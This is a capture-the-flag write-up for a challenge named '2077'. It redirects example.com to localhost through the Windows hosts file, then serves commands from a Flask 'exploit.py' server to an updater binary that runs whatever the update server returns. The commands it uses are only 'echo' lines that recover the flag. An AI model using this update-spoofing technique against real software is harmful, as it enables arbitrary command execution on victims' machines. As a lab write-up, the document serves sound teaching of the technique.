2077

Reported By:
Jawad Al-Fuheid

Reported To:
Academy of Learning

In this challenge you do not require anything but your programming skills, there is no CVE or any clear vulnerability to exploit.

First time your hands get on the challenge you are supposed to run it because it's not a malware.

when running the application via cmd we get this output:

```
Requesting updates from example.com ...
Failed to update your software. Try again later
Hit enter to exit.
```

So because I made this challenge I will do some shortcuts, reverse engineering will take much time to solve the challenge and it's not that useful. So we will have to do it my way..

as you see in the output **example.com** is the server that the app is requesting data from, we will redirect **example.com** to our local network to see what's going on.

To be able to route **example.com** to our local network we need to manipulate our DNS from this path: `C:\Windows\System32\drivers\etc`

Open **hosts** file as administrator and add this text at the bottom of the file:

127.0.0.1 example.com

Now save it. This text means when we are trying to access **example.com** it will redirect our browser or app to the localhost **127.0.0.1.**

We benefit from this if we are only hosting a website on **127.0.0.1.**
So now I'll host a website on my **localhost** to see what **updauer.exe** is doing with **example.com**.


Using this code saved as **exploit.py**:

```python
from flask import Flask

app = Flask(__name__)
@app.route('/')
def index():
    return ''

app.run('127.0.0.1', 80, debug=True)
```

Now I run the server and the **updauer.exe** to see what's going on, and here what happens:



Here I found that **updauer.exe** is trying to access this route:

/api/v1/get/updates/IND032DNMI32DWNKJI923NHF43UBG39QOBF0N

This is where the application is getting the updates from. I will edit my **exploit.py** to that route, it will be as below:


```
from flask import Flask

app = Flask(__name__)

@app.route('/api/v1/get/updates/IND032DNMI32DWNKJI923NHF43UBG39QOBF
0N')
def index():
    return ''

app.run('127.0.0.1', 80, debug=True)
```

Now I run **updater.exe** to fetch more info and here is the output:



It accessed the path successfully, but nothing happens, so in this case I'll try to play with index function:

```
def index():
    return 'x'
```

Here is an interesting output I got:

```
PS C:\Users\jawad> C:\Users\jawad\Desktop\CTFs\2077\challenge\updater.exe
Requesting updates from example.com ...
b''
Error occurred: 'x' is not recognized as an internal or external command,
operable program or batch file.
```

This means the app was trying to execute cmd commands but it failed due the wrong command I provided in `index()`. I would try to execute some command to see the result of **updater.exe**.

```
from flask import Flask

app = Flask(__name__)

@app.route('/api/v1/get/updates/IND032DNMI32DWNKJI923NHF43UBG39QOBF
0N')
def index():
    return 'echo 1212'

app.run('127.0.0.1', 80, debug=True)
```

Output of **updater.exe:**

```
Requesting updates from example.com ...
b'1212\r\n'
successfully updated.
```

I made sure the app executed cmd commands, next thing is locating the flag.

For the flag you will spend a little time trying to fetch the flag, and to make this write-up as short as possible, I will tell you where to find the flag.

The flag is stored in a local variable called **flag**, to be able to get the flag you may edit **exploit.py** to the next code:

```
from flask import Flask
app = Flask(__name__)

@app.route('/api/v1/get/updates/IND032DNMI32DWNKJI923NHF43UBG39QOBF
0N')
def index():
    return r'echo !flag! > flag.txt'

app.run('127.0.0.1', 80, debug=True)
```

```
echo !flag! > flag.txt
```

As you see in this line we are printing flag variables to a file called **flag.txt**, afterward run the **updater.exe** and you will get your flag.